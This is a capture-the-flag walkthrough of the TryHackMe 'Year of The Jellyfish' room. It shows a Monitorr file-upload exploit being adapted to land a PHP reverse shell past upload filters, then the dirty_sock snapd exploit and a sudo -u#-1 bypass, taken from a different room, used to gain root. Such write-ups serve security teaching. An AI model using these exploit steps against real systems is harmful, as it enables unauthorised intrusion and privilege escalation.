

Year of The Jellyfish Room (OSCP voucher contest)
https://tryhackme.com/room/yearofthejellyfish



A certficate with 4 DNS Names
entered them into my /etc/hosts file with target ip

```
54.78.49.154   monitorr.robyns-petshop.thm robyns-petshop.thm beta
.robyns-petshop.thm dev.robyns-petshop.thm
```


I browsed to monitorr.robyns-petshop.thm




searchsploit monitorr to check for exploits (version 1.7.6)

```
------------------------------ ----------------------------
 Exploit Title                |  Path
------------------------------ ----------------------------
Monitorr 1.7.6m - Authorizatio | php/webapps/48981.py
Monitorr 1.7.6m - Remote Code  | php/webapps/48980.py
------------------------------ ----------------------------
```

I read thru python exploit script 48981.py and browsed to highlighted web address in script to check if still exists- Not Found! Let's check the other script.






I read thru python exploit script 48980.py and browsed to highlighted address to check if still exists- It does! Gives away an upload dir too: ../data/usrimg/


/assets/php/upload.php

```
if len (sys.argv) != 4:
    print ("specify params in format: python " + sys.argv[0] + " target_url lhost lp
else:
    url = sys.argv[1] + "/assets/php/upload.php"
    headers = {"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Ge
```

browse to ../data/usrimg/



click on usrimg.png —this could be a way to upload our webshell, if we can get past the filters....



editing python exploit script to print out request to debug what the server response is doing

```
r = requests.post(url, headers=headers, data=data, verify=True, cookies=cookies)
print(r.text)
```

Filter detected me as a threat! But how?? Did the .php extension give me away?

```
  warnings.warn(
<div id='uploadreturn'>You are an exploit.</div><div id='uploaderror'>ERROR: she_ll.p
hp was not uploaded.</div></div>
A shell script should be uploaded. Now we try to execute it
```

You are an exploit. How does it know??
If I POST to it:
(base) mx@M1 tools % curl -X POST https://monitorr.robyns-petshop.thm/assets/data/usrimg/


```
curl: (60) SSL certificate problem: self signed certificate
More details here: https://curl.haxx.se/docs/sslcerts.html

curl failed to verify the legitimacy of the server and therefore could not
establish a secure connection to it. To learn more about this situation and
how to fix it, please visit the web page mentioned above.
```


Nobody trusts a self-signed cert anymore…
I get the SSL certificate problem again… so turned off SSL cert checking by switching verify to False. let's run it again….

```
r = requests.post(url, headers=headers, data=data, verify=False)
print(r.text)
```


Successful upload of revshell w/nc listening on 7777… but no love -why?



MIME detection filter confirmed with the GIF output below



I had to change the name of the file (no duplicates allowed. It needed to be executable, so had to find a php extension the filter would ignore. phtml finally worked. I had to change the port to common port 443 (must be a firewall blocking outbound traffic…). I'm in!!!



Flag1 found in /var/www

```
www-data@petshop:/var/www$ ls -la
ls -la
total 24
drwxr-xr-x  5 root     root     4096 Apr 30 16:12 .
drwxr-xr-x 14 root     root     4096 Apr  9 23:45 ..
drwxr-xr-x  9 root     root     4096 Apr 11 17:00 dev
-r--------  1 www-data www-data   38 Apr 30 16:12 flag1.txt
drwxr-xr-x  9 root     root     4096 Apr 11 14:38 html
drwxr-xr-x  4 www-data www-data 4096 Apr 11 14:24 monitorr
www-data@petshop:/var/www$ cat flag1.txt
cat flag1.txt
[redacted]
www-data@petshop:/var/www$ _
```

With all these filters and this low grade shell, I used GitHub as a stager for some of my tools- so glad I had git clone on the target. 1st tool to bring in was Linux Exploit Suggester… let's see what it finds…

```
www-data@petshop:/var/www/monitorr/assets/data/usrimg$ git clone https://github.com/mzet-/linux-exploit
-suggester.git
<ttps://github.com/mzet-/linux-exploit-suggester.git
Cloning into 'linux-exploit-suggester'...
www-data@petshop:/var/www/monitorr/assets/data/usrimg$ ls -la
ls -la
total 32
drwxr-xr-x 3 www-data www-data 4096 May  3 07:42 .
drwxr-xr-x 5 www-data www-data 4096 Apr 11 00:11 ..
drwxr-xr-x 3 www-data www-data 4096 May  3 07:42 linux-exploit-suggester
```

```
Kernel version: 4.15.0
Architecture: x86_64
Distribution: ubuntu
Distribution version: 18.04
Additional checks (CONFIG_*, sysctl entries, custom Bash commands): performed
Package listing: from current OS

Searching among:

76 kernel space exploits
48 user space exploits
```

This one sounds very interesting- catchy name too!

```
[+] [CVE-2019-7304] dirty_sock

    Details: https://initblog.com/2019/dirty-sock/
    Exposure: less probable
    Tags: ubuntu=18.10,mint=19
    Download URL: https://github.com/initstring/dirty_sock/archive/master.zip
    Comments: Distros use own versioning scheme. Manual verification needed.
```

DirtySock in d House!!!

```
<nitorr/assets/data/usrimg/linux-exploit-suggester$ git clone https://github.com/initstring/dirty_sock/
archive/master.zip
<github.com/initstring/dirty_sock/archive/master.zip
Cloning into 'master.zip'...
remote: Not Found
fatal: repository 'https://github.com/initstring/dirty_sock/archive/master.zip/' not found
<nitorr/assets/data/usrimg/linux-exploit-suggester$ git clone https://github.com/initstring/dirty_sock.
git
< clone https://github.com/initstring/dirty_sock.git
Cloning into 'dirty_sock'...
<nitorr/assets/data/usrimg/linux-exploit-suggester$ ls -la
ls -la
total 152
drwxr-xr-x 4 www-data www-data  4096 May  3 07:49 .
drwxr-xr-x 3 www-data www-data  4096 May  3 07:42 ..
drwxr-xr-x 8 www-data www-data  4096 May  3 07:42 .git
-rw-r--r-- 1 www-data www-data  3701 May  3 07:42 CHANGELOG
-rw-r--r-- 1 www-data www-data 35141 May  3 07:42 LICENSE
-rw-r--r-- 1 www-data www-data  6680 May  3 07:42 README.md
drwxr-xr-x 4 www-data www-data  4096 May  3 07:49 dirty_sock
```

DirtySock is sleeping! WTH? the suspense is killing me!

```
<ts/data/usrimg/linux-exploit-suggester/dirty_sock$ python3 dirty_sockv2.p
y
python3 dirty_sockv2.py

 ___  _ ____ ___ _   _      ____ ____ ____ _  _
 |  \ | |__/  |   \_/       [__  |  | |    |_/
 |__/ | |  \  |    |   ___ ___] |__| |___ | \_
                    (version 2)

//=========[]=================================================\\
|| R&D     || initstring (@init_string)                      ||
|| Source  || https://github.com/initstring/dirty_sock       ||
|| Details || https://initblog.com/2019/dirty-sock           ||
\\=========[]=================================================//

[+] Slipped dirty sock on random socket file: /tmp/lthewrjafb;uid=0;
[+] Binding to socket file...
[+] Connecting to snapd API...
[+] Deleting trojan snap (and sleeping 5 seconds)...
[+] Installing the trojan snap (and sleeping 8 seconds)...
[+] Deleting trojan snap (and sleeping 5 seconds)...


**********
Success! You can now `su` to the following account and use sudo:
```

Great! DirtySock worked but because of this low grade shell I can't really use it...

```
sudo -l
sudo: no tty present and no askpass program specified
<ts/data/usrimg/linux-exploit-suggester/dirty_sock$ cd /dev/shm
cd /dev/shm
www-data@petshop:/dev/shm$ su dirty_sock
su dirty_sock
su: must be run from a terminal
```

Since Python is present on target, may as well upgrade my shell a bit....I need a terminal to switch user (su)

```
www-data@petshop:/var/www/monitorr/assets/data/usrimg$ python3 -c "import pty; pty.spawn('/bin/bash')
<mg$ python3 -c "import pty; pty.spawn('/bin/bash')"
www-data@petshop:/var/www/monitorr/assets/data/usrimg$

www-data@petshop:/var/www/monitorr/assets/data/usrimg$

www-data@petshop:/var/www/monitorr/assets/data/usrimg$ export TERM=xterm
export TERM=xterm
www-data@petshop:/var/www/monitorr/assets/data/usrimg$ ls
ls
linux-exploit-suggester  she_ll.gif        usrimg.png
she.gif.phtml            she_ll.gif.phtml
www-data@petshop:/var/www/monitorr/assets/data/usrimg$ ls -la
ls -la
total 32
drwxr-xr-x 3 www-data www-data 4096 May  3 07:42 .
drwxr-xr-x 5 www-data www-data 4096 Apr 11 00:11 ..
drwxr-xr-x 4 www-data www-data 4096 May  3 07:49 linux-exploit-suggester
-rw-r--r-- 1 www-data www-data   92 May  3 05:50 she.gif.phtml
-rw-r--r-- 1 www-data www-data   93 May  3 05:38 she_ll.gif
-rw-r--r-- 1 www-data www-data   93 May  3 05:42 she_ll.gif.phtml
-rw-r--r-- 1 www-data www-data 5463 Apr 11 00:07 usrimg.png
www-data@petshop:/var/www/monitorr/assets/data/usrimg$ su dirty_sock
su dirty_sock
Password: dirty_sock
```

Great! I am root as long as I sudo every command I type.... root flag is mine!

```
dirty_sock@petshop:/var/www/monitorr/assets/data/usrimg$ sudo cat /root/root.txt
[redacted]
dirty_sock@petshop:/var/www/monitorr/assets/data/usrimg$
```

sudo privesc (ALL,!root) configuration
sudo -u#-1 /bin/bash

```
james@agent-sudo:~$ sudo -l
Matching Defaults entries for james on agent-sudo:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi
n\:/snap/bin

User james may run the following commands on agent-sudo:
    (ALL, !root) /bin/bash
james@agent-sudo:~$ sudo -u#-1 /bin/bash
root@agent-sudo:~#
```